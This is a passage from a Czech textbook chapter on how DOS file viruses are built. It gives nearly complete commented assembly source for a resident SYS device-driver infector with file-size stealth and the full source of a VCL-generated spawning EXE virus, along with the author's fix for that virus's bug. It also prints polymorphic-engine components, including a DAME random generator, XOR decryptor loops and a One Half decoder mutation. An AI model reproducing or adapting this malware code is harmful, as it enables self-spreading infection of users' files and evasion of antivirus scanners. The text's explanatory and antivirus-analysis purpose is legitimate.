    dec byte ptr es:[bx + 3]         ; "chyba instalace"

    ; Test, je-li již virus aktivní v paměti
    mov ax, 0b0fh                    ; vytvořená virová služba Dosu
    int 21h
    cmp cx, 0b0fh                    ; návratová hodnota nové služby
    jz    exit_interrupt             ; konec, je-li již virus v paměti

    ; Finální nastavení koncové adresy a stavového slova
    add es:[bx + 0eh], offset endheap ; konec viru
    mov es:[bx + 3], 100h            ; "operace provedena"
```

Virus v případě neúspěšné instalace vrací hodnotu koncové adresy rezidentní části kódu viru CS:0 a v případě úspěšné instalace hodnotu konce viru i s heap oblastí proměnných viru (na rozdíl od výše uvedených příkladů virů COM a EXE)!

```
    ; Zjištění a úschova adresy originální obsluhy přerušení Dosu
    xor ax, ax
    mov ds, ax                  ; DS = 0 (tabulka přerušovacích vektorů)
    les bx, ds:[21h * 4]        ; adresa obsluhy int 21h do ES:BX
    mov word ptr cs:[bp + oldint21 - next_interrupt], bx
    mov word ptr cs:[bp + oldint21 + 2 - next_interrupt], es

    ; Přesměrování obsluhy přerušení Dosu na tělo viru
    lea si, [bp + int21 - next_interrupt] ; offset viru
    cli          ; zákaz přerušení (bude manipulace s interrupt table)
    mov ds:[21h * 4], si        ; přepis int 21h handleru
    mov ds:[21h * 4 + 2], cs    ; segment viru
    sti                         ; povolení přerušení

; Ukončení prováděcího podprogramu ovladače
exit_interrupt:
    pop es
    pop ds
    retf
```

Virová obsluha přerušení Dosu (21h)

```
int21:
    cmp ax, 0b0fh               ; test přítomnosti viru v paměti?
    jnz notinstall
    xchg cx, ax                 ; nastavení příznaku přítomnosti
exitint21:                      ; ukončení obsluhy přerušení
    iret
```

```
     ; Virus není aktivní v paměti
notinstall:
                pushf           ; volání původní obsluhy int 21h
           db   9ah             ; s návratem do těla viru
oldint21   dd   ?               ; (sekvence pushf, call far ptr...)

     pushf                      ; úschova nastavených příznaků
     push bp                    ; úschova
     push ax                    ; registrů

     ; Přepsání původních příznaků novými (v zásobníku)
     ; (nutné pro pozdější korektní návrat z přerušení)
     mov bp, sp                 ; přenastavení zásobníkového rámce
                                ; flags (příznaky)  [bp+10]
                                ; CS:IP             [bp+6]
                                ; flags new (nové)  [bp+4]
                                ; BP   [bp+2]
                                ; AX   [bp]
     mov ax, [bp + 4]           ; načtení nových příznaků
     mov [bp + 10], ax          ; přepsání starých příznaků

     ; Obnova registrů a vrcholu zásobníku
     pop ax
     pop bp
     popf

     ; Byla provedena sledovaná služba?
     cmp ah, 11h                ; služba "Najdi první soubor přes FCB"?
     jz     findfirstnext
     cmp ah, 12h                ; služba "Najdi další soubor přes FCB"?
     jnz exitint21

findfirstnext:
     cmp al, 0ffh               ; byla služba "Najdi první/další" úspěšná?
     jz     exitint21           ; konec, jestliže ne...

     push bp                    ; úschova BP
     call next_int21            ; zjisti
next_int21:                     ; okamžitou adresu
     pop bp                     ; viru
     sub bp, offset next_int21  ; v paměti

     ; Úschova všech registrů
     push ax
     push bx
     push cx
     push dx
     push ds
     push es
     push si
     push di
```

V následujícím úseku virus operuje se strukturou FCB („File Control Block“ – „Řídicí Blok Souboru“). Tento blok obsahuje základní údaje o přistupovaném souboru. Pro virus jsou zajímavé zejména údaje o jménu, příponě a délce souboru.

Po provedení volání služeb Dosu 11h a 12h je naplněná struktura FCB uložena v oblasti DTA.

```
    ; Zjištění FCB via DTA
    mov ah, 2fh               ; služba "Čti adresu DTA"
    int 21h                   ; do ES:BX
    push es
    pop ds                    ; DS:BX ukazuje na DTA

    ; Nastavení ukazatele BX na základní FCB
    cmp byte ptr [bx], 0ffh   ; jde o rozšířený FCB?
    jnz regularFCB            ; ne, základní FCB
    add bx, 7                 ; ano, posun na základní FCB

regularFCB:
    mov cx, [bx+1dh]                        ; načtení velikosti souboru
    mov word ptr cs:[bp + filesize], cx     ; a její úschova
```

Hodnota 7 v instrukci „add bx, 7“ udává velikost rozšířené části FCB, za kterou se nachází vlastní základní FCB. Na offsetu FCB:001d se pak skutečně nachází údaj o velikosti souboru, i když TechHelp zahrnuje tuto položku do nedokumentované „reserved“ oblasti a odkazuje na offset FCB:0010.

```
    ; Nastavení registru ES a "direction flagu"
    push cs
    pop es              ; ES = segment viru
    cld                 ; nastavení směru zpracování řetězců (viz dále)

    ; Konverze jména souboru z FCB do ASCIIZ řetězce
    ; (ASCIIZ řetězec = ASCII řetězec ukončený znakem '0')
    lea di, [bp + filename]          ; cíl
    lea si, [bx + 1]                 ; zdroj - jméno souboru

    cmp word ptr [si], 'OC'          ; neinfikovat CONFIG.SYS
    jz    bombout

    ; Vlastní kopírování (DF již nastaven výše)
    mov cx, 8                        ; kopírovat max. 8 znaků
back:
    cmp byte ptr ds:[si], ' '        ; je to mezera?
    jz    copy_done                  ; pokud ano, pak konec kopírování
    movsb                            ; DS:SI -> ES:DI
    loop back

    ; Kopírování tečky za jméno souboru
copy_done:
    mov al, '.'
    stosb                            ; AL -> ES:DI
```

```
    ; Kopírování přípony souboru a její test na hodnotu "SYS"
    mov ax, 'YS'
    lea si, [bx + 9]                ; zdroj - přípona souboru
    cmp word ptr [si], ax           ; test, je-li to soubor SYS/ "SY"
    jnz bombout                     ; není, konec...
    cmp byte ptr [si + 2], al       ; test, je-li to soubor SYS/ "S"
    jnz bombout                     ; není, konec...
    stosw                           ; kopírování přípony - "SY"
    stosb                           ; kopírování přípony - "S"

    ; Kopírování ukončujícího znaku ASCIIZ řetězce
    mov al, 0
    stosb                           ; AL -> ES:DI

    ; Přenastavení registrů
    push ds
    pop es                          ; ES:BX ukazuje na DTA
    push cs
    pop ds                          ; DS = segment viru
    xchg di, bx                     ; ES:DI ukazuje na DTA

    ; Načtení úvodní části záhlaví ovladače
    call open                       ; (AL stále obsahuje 0)
    jc    bombout                   ; konec, došlo-li k chybě...

    mov ah, 3fh                     ; služba "Čti ze souboru"
    mov cx, 2                       ; první 2 B
    lea dx, [bp + buffer]           ; ze záhlaví ovladače
    int 21h

    mov ah, 3eh                     ; služba "Zavři soubor"
    int 21h

    ; Test, zda již je soubor zavirován
InfectSYS:
    inc word ptr cs:[bp + buffer]   ; není-li roven ffffh (-1)
    jz    continueSYS               ; pak pokračování v infikaci
```

Neobsahuje-li ukazatel na další ovladač hodnotu -1, je již tento soubor pokládán za zavirovaný. Tato metoda předpokládá obecný fakt, že drtivá většina souborů obsahuje pouze jeden ovladač, a tudíž hodnota ukazatele v záhlaví je téměř vždy rovna -1. Virus pak při své infikaci přidává do souboru vlastně další ovladač, čímž přepisuje tuto hodnotu na offset počátku viru.

```
    ; Soubor již je infikován
alreadyinfected:
    ; Stealth mechanismus nezavirované délky souboru
    sub es:[di + 29], heap - header        ; používá příkaz "dir"
    sbb word ptr es:[di + 31], 0           ; není nutné - limit 64 kB
```

*Pro soubory *.SYS platí podobný omezující limit velikosti jako v případě souborů *.COM.*

```
     ; Obnova všech registrů a ukončení přerušení
bombout:
     pop di
     pop si
     pop es
     pop ds
     pop dx
     pop cx
     pop bx
     pop ax
     pop bp
     iret

     ; Zavirování souboru
continueSYS:
     ; Zkopírování hlavičky infikovaného souboru pro úpravy
     push ds
     pop es                    ; ES = DS (nastavení pro "movsb")
     lea si, [bp + offset header]                  ; odkud
     lea di, [bp + offset bigbuffer]               ; kam
     mov cx, offset endheader - offset header      ; délka
     rep movsb                                     ; DS:SI -> ES:DI

     ; Přepočet adres řídicího a prováděcího podprogramu
     mov cx, cs:[bp + filesize] ; velikost souboru

     ; Nová adresa řídicího podprogramu a zápis do záhlaví
     add cx, offset _strategy - offset header
     mov word ptr [bp + bigbuffer + 6], cx

     ; Nová adresa prováděcího podprogramu a zápis do záhlaví
     add cx, offset _interrupt - offset _strategy
     mov word ptr cs:[bp + bigbuffer + 8], cx

     ; Pokračování infikace
continueinfection:
     ; Zjištění atributů souboru
     mov ax, 4300h                 ; služba "Atributy souboru"
     lea dx, [bp + filename]       ; jméno souboru
     int 21h

     push cx                       ; úschova atributů do zásobníku
     push dx                       ; úschova jména souboru do zásobníku

     ; Vlastní nastavení atributů souboru
     mov ax, 4301h                 ; služba "Atributy souboru"
     xor cx, cx
     lea dx, [bp + filename]       ; jméno souboru
     int 21h
```

```
; Otevření souboru pro čtení a zápis
call openreadwrite

; Úschova originálního času vytvoření
mov ax, 5700h                    ; služba "Čas a datum souboru"
int 21h
push cx                          ; úschova času na zásobník
push dx                          ; úschova data na zásobník

; Zápis nové hodnoty ukazatele na následující ovladač
mov ah, 40h                      ; služba "Zápis do souboru"
mov cx, 2                        ; počet bajtů
lea dx, [bp + filesize]          ; ukazatel = délka souboru
int 21h
```

Ukazatel na další ovladač je přesměrován na původní konec infikovaného souboru, kam virus zkopíruje své tělo.

```
; Nastavení pozice na konec souboru
mov ax, 4202h                    ; služba "Nastav pozici souboru"
xor cx, cx                       ; na konec
cwd                              ; totéž jako "xor dx, dx"
int 21h

; Zápis virového záhlaví do infikovaného ovladače
mov ah, 40h                      ; služba "Zápis do souboru"
mov cx, offset endheader - offset header      ; počet bajtů
lea dx, [bp + bigbuffer]         ; adresa bufferu záhlaví
int 21h

; Zápis zbylého těla viru
mov ah, 40h                              ; služba "Zápis do souboru"
mov cx, offset heap - offset endheader   ; počet bajtů
lea dx, [bp + endheader]                 ; počátek těla viru
int 21h

; Obnova času vytvoření souboru
mov ax, 5701h                    ; služba "Čas a datum souboru"
pop dx                           ; obnova data ze zásobníku
pop cx                           ; obnova času ze zásobníku
int 21h

; Uzavření souboru
mov ah, 3eh                      ; služba "Zavři soubor"
int 21h

; Obnova původních atributů souboru
mov ax, 4301h                    ; služba "Atributy souboru"
pop dx                           ; obnova jména souboru ze zásobníku
pop cx                           ; obnova atributů ze zásobníku
int 21h
```

```
     jmp bombout                        ; skok na konec obsluhy přerušení

     ; Vlastní otevření souboru
openreadwrite:
     mov al, 2                          ; pro "read/write" mód
open:                                   ; návěští pro "read" mód
     mov ah, 3dh                        ; služba "Otevři soubor"
     lea dx, [bp + filename]            ; jméno souboru
     int 21h
     xchg ax, bx                        ; rukojeť souboru do BX
     ret

     ; Oblast proměnných viru
heap:
savebx          dw ?              ; adresa požadavku ovladače
savees          dw ?              ; (pro řídicí podprogram)
buffer          db 2 dup (?)      ; ukazatel na další ovladač
filename   db   13 dup (?)        ; jméno souboru
filesize   dw   ?                 ; velikost souboru
bigbuffer  db   offset endheader - offset header dup (?) ; celé záhlaví
                                                           ovladače
endheap:
           end header
```

Uvedený SYS-virus využívá zřetězení dvou ovladačů v jednom souboru a provádí jednoduchý stealth mechanismus maskování velikosti souboru. Rezidentně obsluhuje přerušení Dosu (int 21h) a hlídá volání služeb 11h a 12h „Najdi první/další soubor přes FCB“. Po provedení originální obsluhy přerušení virus zjistí, zda nalezený soubor má příponu SYS. V kladném případě se pak nalezený soubor stává terčem infikace.

Souborové viry, které infikují ovladače zařízení, provádějí většinou svoji činnost rovněž v kombinaci s infikací souborů *.COM a *.EXE.

Naprosto unikátní způsob infikace SYS souboru používá bootovací virus Zaraza, který napadá jádro operačního systému MS-DOS – soubor IO.SYS. Virus nejprve vytvoří v kořenovém adresáři záložní kopii souboru IO.SYS mající stejné jméno. Pak nakopíruje své tělo na počátek originálního souboru IO.SYS. Zároveň s tím však u tohoto souboru nastaví atribut „volume label“ (návěští disku), čímž zajistí, že v budoucnosti nedojde k problémům plynoucích z totožnosti jmen dvou souborů ve stejném adresáři. Atribut „volume label“ činí soubor v tomto případě pro MS-DOS neviditelným, je ignorován dokonce i při zavedení operačního systému, kdy dochází k vlastní aktivaci viru. Virus má zajištěno skryté umístění svého těla, protože operační systém vidí pouze duplicitní nezavirovanou kopii. Ve své podstatě jde o vyjímečný **stealth mechanismus nerezidentního typu**. Zaraza využívá atribut „volume label“ i pro rozpoznání své přítomnosti na pevném disku. Diskety již infikuje běžným způsobem jako jiné bootovací viry.

Všechny ukázky souborových virů typu COM, EXE a SYS představují základní možnosti virových infiltrací. Pochopitelně, že terčem infikace mohou být i další doplňkové souborové varianty, zejména dávkové soubory *.BAT či překryvné moduly *.OVL.

4.5. Konstrukce souborového duplicitního viru

Způsob replikace duplicitního viru je naprosto odlišný než v případě popisovaných souborových variant virů COM, EXE a SYS. Infikovaný program *.EXE je naprosto nedotčen, vytvořen je pouze nový virový soubor stejného jména s příponou COM.

Duplicitní viry využívají nedokumentované přerušení int 2eh, které provádí příkaz Dosu specifikovaný adresou DS:SI. Příkaz má definovaný tvar: *délka_znaků_příkazu, „vlastní_příkaz“, <CR>*. Přerušení umožňuje spustit originální program EXE a poté se znovu vrátit do těla viru. Před jeho voláním je nutné mít k dispozici dostatek paměti a po jeho ukončení mít na paměti, že hodnota registrů je nedefinována. Totéž platí i pro registry zásobníku SS a SP, takže virus se musí postarat o jejich restauraci.

Pro příklad byl vybrán jednoduchý duplicitní virus vytvořený pomocí generátoru VCL. Virus má nerezidentní povahu, při své aktivaci infikuje první nalezený soubor *.EXE v daném pracovním adresáři. Pro představu jsou zachovány originální anglické komentáře k jednotlivým příkazům.

```
; UNTITLED.ASM
; Created with Nowhere Man's Virus Creation Laboratory v1.00
; Written by Unknown User

virus_type equ 2        ; Spawning Virus
is_encrypted     equ 0  ; We're not encrypted
tsr_virus  equ 0        ; We're not TSR

code       segment      byte public
assume     cs:code,ds:code,es:code,ss:code
           org 100h
start      label  near
main       proc   near
     mov ah, 04Ah                          ; DOS resize memory function
     mov bx, (finish - start) / 16 + 0272h ; BX holds # of para.
     int 021h
     mov sp, (finish - start) + 01100h           ; Change top of stack
     mov si, offset spawn_name             ; SI points to true filename
     int 02Eh                              ; DOS execution back-door
     push ax                               ; Save return value for later
```

I tento duplicitní virus patří k četným případům výskytu chyb v kódu viru. Tvůrce viru zjevně zapomněl na to, že při provádění originálního EXE-tvaru může dojít ke změně adresy DTA, a že by ji měl na tomto místě nastavit zpět. Uvedená chyba způsobuje nepředvídatelné následky závislé na okamžitém stavu operačního systému. Skutečnost, že se jedná o produkt virového generátoru, umožňující masovou výrobu vadných virů, toto nebezpečí ještě zesiluje.

```
     mov ah, 1ah                   ; nastavení adresy
     push cs                       ; DTA zpět
     pop ds                        ; na hodnotu
     mov dx, 80h                   ; PSP:80h
     int 21h                       ; (pro COM program platí PSP = CS)
```

```
     mov ax, cs                         ; AX holds code segment
     mov ds, ax                         ; Restore data segment
     mov es, ax                         ; Restore extra segment
     call search_files                  ; Find and infect a file
     pop ax                             ; AL holds return value
     mov ah, 04Ch                       ; DOS terminate function
     int 021h
main       endp

search_files             proc near
     mov ah, 04Eh                       ; DOS find first file function
     mov cx, 00100111b                  ; CX holds all file attributes
     mov dx,offset exe_mask             ; DX points to "*.EXE"
     int 021h
     jc     done_searching              ; If none found then exit
     call infect_file                   ; Infect the file!
done_searching:
     ret                                ; Return to caller
exe_mask          db     "*.EXE", 0    ; Mask for all .EXE files
search_files             endp

infect_file       proc near
     mov ah, 02Fh                       ; DOS get DTA address function
     int 021h
     mov di, bx                         ; DI points to the DTA
     lea si, [di + 01Eh]                ; SI points to file name
     mov dx, si                         ; DX points to file name, too
     mov di, offset spawn_name + 1      ; DI points to new name
     xor ah, ah                         ; AH holds character count
transfer_loop:
     lodsb                              ; Load a character
     or     al,al                       ; Is it a NULL?
     je     transfer_end                ; If so then leave the loop
     inc ah                             ; Add one to the character count
     stosb                              ; Save the byte in the buffer
     jmp short transfer_loop            ; Repeat the loop
transfer_end:
     mov byte ptr [spawn_name], ah      ; First byte holds char. count
     mov byte ptr [di], 13              ; Make CR the final character
     mov di, dx                         ; DI points to file name
     xor ch, ch                         ;
     mov cl, ah                         ; CX holds length of filename
     mov al, '.'                        ; AL holds char. to search for
     repne scasb                        ; Search for a dot in the name
     mov word ptr [di], 'OC'            ; Store "CO" as first two bytes
     mov byte ptr [di + 2], 'M'         ; Store "M" to make "COM"
     mov byte ptr [set_carry], 0        ; Assume we'll fail
     mov ax, 03D00h                     ; DOS open file function, r/o
     int 021h
     jnc infection_done                 ; File already exists, so leave
     mov byte ptr [set_carry], 1        ; Success -- the file is OK
```

```
        mov ah, 03Ch                    ; DOS create file function
        mov cx, 00100011b               ; CX holds file attributes
        int 021h
        xchg bx, ax                     ; BX holds file handle
        mov ah, 040h                    ; DOS write to file function
        mov cx, finish - start          ; CX holds virus length
        mov dx, offset start            ; DX points to start of virus
        int 021h
        mov ah, 03Eh                    ; DOS close file function
        int 021h
infection_done:
        cmp byte ptr [set_carry], 1     ; Set carry flag if failed
        ret                             ; Return to caller
spawn_name db    12, 12 dup (?), 13     ; Name for next spawn
set_carry  db    ?                      ; Set-carry-on-exit flag
infect_file endp

vcl_marker db    "[VCL]", 0             ; VCL creation marker
finish     label near

code       ends
           end   main
```

4.6. Konstrukce polymorfních virů

Polymorfní viry jsou bezesporu nejpřitažlivější skupinou virů. Kód, který je schopen pokaždé jiným způsobem vygenerovat své tělo, již podvědomě budí zvědavost a nabízí myšlenkovou paralelu s viry biologickými. I polymorfní virus je však stále pouhým programem, který pracuje tak, jak byl programátorem sestaven.

Jádrem polymorfních virů je algoritmus kódovacího a dekódovacího mechanismu. Existují dva základní druhy kódovacích mechanismů:

- **Reverzibilní algoritmus**
  Kodér i dekodér je integrován do jednoho mechanismu, použitelného pro oba účely. Reverzibilita bývá nejčastěji dosažena pomocí logické operace xor. Reverzibilní algoritmus je výhradně používán viry semi-polymorfními, jejichž kódování je velice primitivní a stojí na hierarchickém stupni vývoje pod viry plně polymorfními.
- **Nereverzibilní algoritmus**
  Nereverzibilní mechanismus má separátně oddělený kodér i dekodér. Kódování je tvořeno zejména postupným a pokaždé jiným skládáním výpočtu, které neumožňuje identické použití pro dekódování.

Oba druhy kódovacích mechanismů bývají v těle viru prokládány nevýznamnými instrukcemi, které slouží zejména pro znesnadnění detekce viru antivirovými programy, ale také pro případné zajištění proměnné délky viru.

Nezbytnou součástí polymorfních virů je generátor pseudonáhodných čísel, který je viry využíván pro náhodný výběr použití registrů, mechanismu kódování apod. Generování pseudonáhodných čísel bývá různé, od přímého použití hodnot aktuálního času až po rekurentní výpočty, používající systémový časovač.

V reálném světě se polymorfní viry vyskytují téměř výhradně v podobě virů souborových. Bootovací podoba polymorfních virů je velice vzácná (např. virus Zaraza), což je dáno zejména tím, že bootovací viry mají pro své maskování dostatek příležitostí při zavádění operačního systému, kdy mohou využívat přímé stealth techniky.

4.6.1. Princip implementace polymorfismu

Virový polymorfismus je založen na dvou základních principech instrukčního souboru mikroprocesorů řady INTEL, používaných v počítačích PC. Všechny instrukce procesoru mají definovanou masku s parametrickým bitovým polem, které upřesňuje pracovní operandy. Polymorfní viry využívají právě tuto podobnost, jež jim zaručuje stejná maska pro instrukce podobného významu.

- **Přímá podobnost instrukcí**
  Přímá podobnost využívá sousednosti instrukcí v instrukčním souboru. Např. hexadecimální hodnotou b8 začíná sekce instrukcí naplňující 16bitový registr přímým operandem:

```
b8h ... mov ax, "přímý operand"
b9h ... mov cx, "přímý operand"
bah ... mov dx, "přímý operand"
bbh ... mov bx, "přímý operand"
bch ... mov sp, "přímý operand"
bdh ... mov bp, "přímý operand"
beh ... mov si, "přímý operand"
bfh ... mov di, "přímý operand"
```

  Tuto podobnost využívá např. virus One Half (podrobněji viz dále) pro výběr dekódovacího registru. Prostý součet hodnoty b8h a hodnoty náhodného čísla v rozsahu 0 až 7 generuje příslušný registr. Kód bch bývá viry zapovězen, neboť ukazatel na zásobník je z pochopitelných důvodů tabu.

  Často využívanou je podobnost instrukcí *push* a *pop*:

```
50h ... push ax   58h ... pop ax
51h ... push cx   59h ... pop cx
52h ... push dx   5ah ... pop dx
53h ... push bx   5bh ... pop bx
54h ... push sp   5ch ... pop sp
55h ... push bp   5dh ... pop bp
56h ... push si   5eh ... pop si
57h ... push di   5fh ... pop di
```

- **Podobnost skupiny instrukcí**
  V tomto případě se jedná o vícebajtové instrukce, kdy první bajt specifikuje skupinu instrukcí (aritmetické operace, operace posuvu a rotací apod.) a až druhý bajt určuje samotný kód instrukce. Druhý bajt instrukce má definovaný bitový tvar XXYYYZZZ, kde první dva bity XX

udávají mód, prostřední tři bity YYY představují požadovanou instrukci a poslední tři bity ZZZ specifikují operand (registr či paměť). Pro polymorfismus jsou důležité zejména bity YYY aritmetických operací, jejichž kombinace představují tyto instrukce:

```
000 ... add
001 ... or
010 ... adc
011 ... sbb
100 ... and
101 ... sub
110 ... xor
111 ... cmp
```

Vymaskování, resp. nastavení bitů YYY na hodnotu náhodného čísla z intervalu 0 až 7 opět generuje příslušnou instrukci.

4.6.2. Generátor pseudonáhodných čísel

Systémový čas, resp. čítač tiků časovače 8253 patří k základním způsobům, jak mohou polymorfně zaměřené viry získat „náhodnou" číselnou hodnotu. Časovač taktuje každých 55 ms a jeho hodnota je viry zpřístupňována zejména přes port 40h. Další možností je ekvivalentní přímé čtení z proměnné BIOSu na adrese 0:046c.

Strukturu generátoru charakterizuje ukázka vybraná ze zdrojového tvaru algoritmu DAME (Dark Angel's Multiple Engine). Obecná podoba generátoru bývá tvořena dvěma stěžejními částmi: počáteční pseudonáhodnou inicializační rutinou a rekurentním vzorcem pro vlastní výpočet pseudonáhodného čísla.

Inicializace generátoru pseudonáhodných čísel

```
init_rnd:
     push dx                  ; úschova registrů
     push cx
     push bx
     mov ah, 2ch              ; služba "Čti systémový čas"
     int 21h                  ; Obsazení registrů po provedení služby:
                              ; CH ... hodiny (0 až 23)
                              ; CL ... minuty (0 až 59)
                              ; DH ... sekundy (0 až 59)
                              ; DL ... setiny sekund (0 až 99)
```

Pro některé viry je generátor pseudonáhodných čísel tvořen pouze tímto voláním. Virus Brain např. používá pro kódovací xor-konstantu pouze hodnotu registru dl. Z rozsahu setin sekund je zřejmé, že virus může vygenerovat sto různě kódovaných tvarů virového těla.

```
     in    al, 40h            ; načtení časovače
     mov ah, al
     in    al, 40h            ; načtení časovače
     xor ax, cx               ; rozšíření na celý rozsah čísla integer
```

```
     xor dx, ax
     jmp short rnd_done          ; skok na konec generátoru
```

Výpočet pseudonáhodného čísla

```
get_rnd:
     push dx                     ; úschova registrů
     push cx
     push bx
     in     al,    40h          ; načtení časovače

            db     05h          ; add ax, hodnota patch1
patch1      dw     0            ; první rekurentní konstanta
            db     0bah         ; mov dx, hodnota patch2
patch2      dw     0            ; druhá rekurentní konstanta

     mov cx, 7                   ; sedmiprůchodová
rnd_loop:                        ; smyčka
     shl ax, 1                   ; pro
     rcl dx, 1                   ; výpočet
     mov bl, al                  ; pseudonáhodného
     xor bl, dh                  ; čísla
     jns lbl
     inc al
lbl:
     loop rnd_loop;

rnd_done:                        ; ukončení generování
     mov patch1, ax              ; naplnění
     mov patch2, dx              ; rekurentních konstant

     mov al, dl                  ; "doladění" výsledku
     pop bx                      ; a obnova registrů
     pop cx
     pop dx
     retn                        ; pseudonáhodné číslo je v registru AX
```

V těle polymorfní části viru je pak generátor volán instrukcemi „call init_rnd“ pro počáteční nastartování generátoru a „call get_rnd“ pro získání pseudonáhodného čísla. Získané pseudonáhodné číslo je pak pro potřebu daného maximálního rozsahu 0 až MAX ořezáno instrukcí „and ax, MAX“, resp. „and al, MAX“.

4.6.3. Semi-polymorfní reverzibilní algoritmus

Značné množství virů využívá primitivní semi-polymorfní techniku kódování prostřednictvím logické operace *xor*, která umožňuje zakódovat a odkódovat daný údaj pomocí stejného klíče.

Uveďme příklad. Nechť jsou dány hexadecimální hodnoty kódovaného bajtu „ff“ a (de)kódovacího klíče „a1“. Pak platí:

```
ff xor a1 = 5e      ... kódování
5e xor a1 = ff      ... dekódování
```

Jak je vidět, po dvojí aplikaci stejného kódovacího klíče obdržíme výchozí bajt. U těchto virů můžeme nejčastěji nalézt tuto typickou posloupnost instrukcí, plnící funkci dekódovací rutiny:

```
     mov bx                    ; adresa počátku zakódovaného těla
     mov dl                    ; (od)kódovací xor-konstanta
     mov cx                    ; délka zakódovaného těla v bajtech
vlastní_smyčka:
     xor cs:[bx], dl           ; vlastní odkódování
     inc bx                    ; posun na další zakódovaný bajt
     loop vlastní_smyčka
```

Samozřejmě, může se lišit použití některých registrů či lze případně dekódovat místo bajtů slova, ale princip vždy zůstává tentýž. Uvedená metoda je navíc velice výhodná z důvodu univerzálnosti této rutiny jak pro kódování tak i pro dekódování.

Kódovací konstanta je pseudonáhodná, její možnosti byly naznačeny v předchozí kapitole.

Možnosti této metody jsou silně omezené. Maximální možností, jak stížit detekovatelnost antivirovými skenery, je prokládání kódu nevýznamnými instrukcemi. Ve své podstatě statická dekódovací smyčka umožňuje vyhledávat tyto viry jednoduše pomocí identifikačních virových řetězců.

Na rozdíl od plně polymorfních virů je semi-polymorfismus hojně využíván i bootovacími viry. Jedním z typických představitelů je virus Aragon.

4.6.4. Polymorfní reverzibilní algoritmus

I pro plně polymorfní viry je z programátorského hlediska pro dosažení reverzibility algoritmu nejsnazší možností (a v podstatě i jedinou) použití logické operace *xor*. Virus One Half je u nás jedním z nejznámějších představitelů této skupiny. Úvodní dekódovací smyčka je složená z deseti návěští, jež každé má následující strukturu:

```
Výkonná instrukce.
Náhodný počet nevýznamných instrukcí před nebo za výkonnou instrukcí.
Instrukce skoku na další návěští.
```

I pořadí jednotlivých návěští, jež jsou umísťována do těla infikovaného programu (!) generuje One Half náhodně, což úplně znemožňuje jeho detekci pomocí běžných antivirových skenerů. Nevýznamnými instrukcemi jsou instrukce „nop“, „stc“, „clc“, „sti“, „cs:“, „ss:“, „ds:“, „cld“, „std“ a „cmc“. Tyto instrukce nemají vliv na vlastní běh dekodéru, slouží pouze ke zmatení skeneru. Instrukce skoku jsou generovány buď jako „jmp návěští“ nebo „jmp short návěští“.

Jedna z podob reálné mutace viru One Half infikovaného programu *.COM vypadá takto:

```
start:                         ; původní program (virový lapač)
     jmp go
     db    1536 dup (0)        ; velikostní výplň (1536 = 600h)
go:
     int 20h
```

Infikovaný program, tvořený v našem případě pouze velikostní výplní, je návěštími dekodéru tvrdě přepsán. Přepsané části jsou uschovány v zakódovaném těle viru a před pozdějším pře-

dáním řízení infikovanému programu virus zajišťuje jejich obnovu, takže uživatel za běžných okolností nic nepozná. Tento postup navíc vyřazuje z činnosti odvirovací programy, pracující na principu univerzálního cleanu. Léčba takto zavirovaných programů bývá realizována zejména jednoúčelovými programy.

```
start:                  ; zavirovaný tvar
     jmp lbl_5          ; skok na vstupní návěští dekodéru

     db     542 dup (0) ; část infikovaného programu

lbl_1:                  ; vlastní dekódování
     ss:
     xor [si], di       ; xor [indexovací registr], dekódovací registr
     nop
     jmp lbl_4

     db     18 dup (0)  ; část infikovaného programu

lbl_2:                  ; otestování příznaku ukončení dekódování
     jnz lbl_1          ; jne lbl_1 nebo jnz lbl_1
     stc
     cs:
     std
     jmp virus_entry    ; ukončení dekódování

     db     47 dup (0)  ; část infikovaného programu

lbl_3:
     pop ds             ; pouze možnost pop ds
     nop
     jmp lbl_10

     db     71 dup (0)  ; část infikovaného programu

lbl_4:                  ; aktualizace dekódovací konstanty
     add di, 2eefh      ; add dekódovací registr, konstanta
     jmp short lbl_6

     db     38 dup (0)  ; část infikovaného programu

lbl_5:
     push ax            ; pouze možnost push ax
     stc
     cld
     jmp lbl_9

     db     33 dup (0)  ; část infikovaného programu

lbl_6:                  ; posun na další zakódované slovo
     ds:
     stc
```

```
     cs:
     inc si              ; inc indexovací registr
     jmp short lbl_7

     db     9 dup (0)    ; část infikovaného programu

lbl_7:                   ; test, je-li vše dekódováno
     cmp si, 14ddh       ; cmp indexovací registr,
                         ; offset počátek_zakódovaného_viru + délka viru
     jmp lbl_2

     db     142 dup (0)  ; část infikovaného programu

lbl_8:                   ; úvodní naplnění dekódovacího registru
     mov di, 0ce3bh      ; výběr dekódovacího registru ax, bx, cx, dx,
bp, si, di
                         ; s ohledem na kolizi s indexovacím registrem
                         ; a jeho naplnění počáteční dekódovací konstantou
     cld
     sti
     cld
     jmp lbl_1

     db     50 dup (0)   ; část infikovaného programu

lbl_9:
     cld
     cmc
     push ss             ; push cs nebo push ss
     clc
     jmp lbl_3

     db     354 dup (0)  ; část infikovaného programu

lbl_10:                  ; nastavení počátečního místa pro dekódování
     mov si, 705h        ; výběr indexovacího registru bx, si, di a jeho
                         ; naplnění
                         ; hodnotou offset počátek_zakódovaného_viru
     jmp lbl_8

     db     164 dup (0)  ; část infikovaného programu
```

Velikostní součet db-výplní infikovaného programu činí 1 468 bajtů, zbylých 68 bajtů je délka samotného dekodéru.

```
go:
     int 20h             ; zbytek infikovaného programu

počátek_zakódovaného_viru:
     Zakódované tělo viru One Half
```

Popis u zvýrazněných instrukcí specifikuje možné podoby vygenerování jiných tvarů.

Plně polymorfní mechanismus, na rozdíl od semi-polymorfních předchůdců, zcela odsouvá do role statisty antivirové skenery pracující na principu virových identifikačních řetězců. Klíčem k detekci polymorfních virů je především heuristická metoda analýzy kódu programu.

4.6.5. Polymorfní nereverzibilní algoritmus

Podstatou nereverzibilních virových mechanismů je postupné skládání kódu, resp. plnění hodnot příslušných registrů prováděním dílčích instrukcí. Velice trefným přirovnáním jsou populární puzzle. Např. realizovat instrukci „add ax, 3" je možné nepřeberným množstvím variant kombinací instrukcí „inc", „add", „dec" a „sub":

```
inc ax                  inc ax                  add ax, 5
inc ax     nebo         add ax, 1    nebo       sub ax, 1    atd.
inc ax                  add ax, 1               sub ax, 1
```

Stejně tak i plnící instrukci „mov ax, 606h" lze realizovat zamlžujícím postupem:

```
    mov ax, 202h        ; AX = 202h
    mov bx, 101h        ; BX = 101h
    add ax, bx          ; AX = 303h
    shl ax, 1           ; násobení dvěma -> AX = 606h
```

